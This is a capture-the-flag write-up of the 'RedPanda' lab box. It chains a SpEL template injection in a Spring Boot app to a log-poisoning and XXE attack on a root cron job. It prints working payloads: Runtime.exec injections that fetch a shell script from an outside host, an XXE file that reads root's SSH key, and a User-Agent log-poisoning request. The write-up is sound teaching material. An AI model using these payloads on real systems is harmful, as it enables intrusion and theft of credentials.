RedPanda
Overview
RedPanda is an easy Linux box running a Spring Boot web application with a
search feature that is vulnerable to Server-Side Template Injection (SSTI)
via the Spring Expression Language (SpEL). That gives initial code execution as
woodenk. For root, a cron job runs a Java log-parser as root: the parser reads
a log file writable by woodenk, follows a URI to a JPEG on disk, reads the
image’s EXIF Artist tag to locate an XML stats file, and then parses that XML
— creating a chain where we control the Artist tag and can inject an XXE
payload into the XML to exfiltrate root’s private SSH key.
Path: SpEL SSTI → shell as woodenk → log-parser cron → JPEG Artist
metadata poisoning → XXE in XML → root SSH key → root.
Enumeration

The scan reveals two open ports: SSH on 22 and a web server on 8080.

The service on 8080 is a Spring Boot application — a red-panda themed search engine. Everything else on the page is static; the search box is the only interactive surface.
Foothold — Server-Side Template Injection
The search box reflects input back into the page, so basic injection probing is

the first move. Submitting $ causes an error response rather than a “no
results” message, which is a hint that the input is being processed by a template
engine.


A simple arithmetic payload *{1+2} confirms SpEL SSTI — the page renders 3
instead of the literal string:

With SpEL confirmed, a Runtime.exec payload gives full command execution:

User
The user flag is readable immediately after landing execution as woodenk:

To get a proper interactive shell, I used the SSTI to download and execute a reverse shell script:
*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec('curl 10.10.14.10:9000/shell.sh -o shell.sh').getInputStream())}
*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec('chmod +x shell.sh').getInputStream())}

After catching the callback, I upgraded the TTY:
python3 -c 'import pty;pty.spawn("bash")'
Privilege Escalation — Log Poisoning + XXE
Discovering the cron job

Running linpeas surfaces interesting SUID/SGID binaries and process
information. In the process tree, root is running a cron that executes the
Spring Boot app as woodenk in the logs group:
root → /usr/sbin/CRON → sudo -u woodenk -g logs java -jar /opt/panda_search/target/panda_search-0.0.1-SNAPSHOT.jar



pspy64 confirms a separate root-owned cron runs the log parser jar on a timer:
Understanding the parser
Reading the source (RequestInterceptor.java) shows the web app appends a line
to /opt/panda_search/redpanda.log for every request, in the format:
response_code||remote_addr||user_agent||request_uri
The log-parser App.java reads that log file, skips lines that don’t contain
.jpg, and for matching lines:
- Extracts the
urifield. - Builds the full path:
/opt/panda_search/src/main/resources/static+uri. - Opens the JPEG at that path and reads its EXIF
Artisttag. - Constructs an XML path:
/credits/<artist>_creds.xml. - Parses that XML with a SAX builder — no entity expansion hardening.


The export.xml endpoint in the web app confirms the XML format and location:
Building the exploit chain
The plan:
- Create a JPEG with an Artist tag pointing to our malicious XML at
/tmp/ha1ks_creds.xml. - Place an XXE-injected XML at
/tmp/ha1ks_creds.xmlthat reads/root/.ssh/id_rsa. - Upload both files to a path woodenk can write.
- Poison the log so the parser processes our JPEG URI.
- Wait for the cron, then fetch the XML — which now contains root’s key.
First, I created the malicious XML with an XXE entity pointing at root’s SSH key:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE replace [<!ENTITY ha1ks SYSTEM "file:///root/.ssh/id_rsa"> ]>
<credits>
  <author>woodenk</author>
  <image>
    <uri>/../../../../../../../../../home/woodenk/crafty.jpg</uri>
    <hello>&ha1ks;</hello>
    <views>4</views>
  </image>
  <totalviews>4</totalviews>
</credits>

Next, I crafted a JPEG (crafty.jpg) and set its EXIF Artist tag to ../tmp/ha1ks so the parser builds the path /credits/../tmp/ha1ks_creds.xml, which resolves to our malicious file:


Both files placed in woodenk’s home directory:
Poisoning the log
Writing directly to the log doesn’t work as expected — the parser validates the
line format. Instead, I poisoned it via a crafted HTTP request with the JPEG
path in the User-Agent field, making the log line point to crafty.jpg:
curl -i -s -k -X POST --data-binary 'name=ha1ks' 'http://10.10.11.170:8080/search' \
  -A "||/../../../../../../../home/woodenk/crafty.jpg"
The URI field in the log entry must end in .jpg to pass the isImage check,
and the path must resolve to our image — both conditions are met here.
Root

After the root cron runs the parser, it processes the poisoned log line, reads
our JPEG’s Artist metadata, opens our malicious XML, expands the XXE entity, and
writes root’s private SSH key into the <hello> element. Fetching the XML via
the export endpoint reveals the key:

With the key saved locally, SSH in as root:
$ chmod 600 root_id_rsa
$ ssh -i root_id_rsa root@10.10.11.170
Takeaways
- SpEL SSTI in Spring Boot is a critical sink — any user-controlled input
that reaches a
${...}or*{...}expression context in Thymeleaf or similar gives full RCE withRuntime.exec. - Log-parser chains are nasty. Here, three independent weak points — a writable log, attacker-controlled EXIF metadata, and an XXE-unsafe SAX parser — combined into a reliable root primitive. Each piece alone looks minor; the chain is game-over.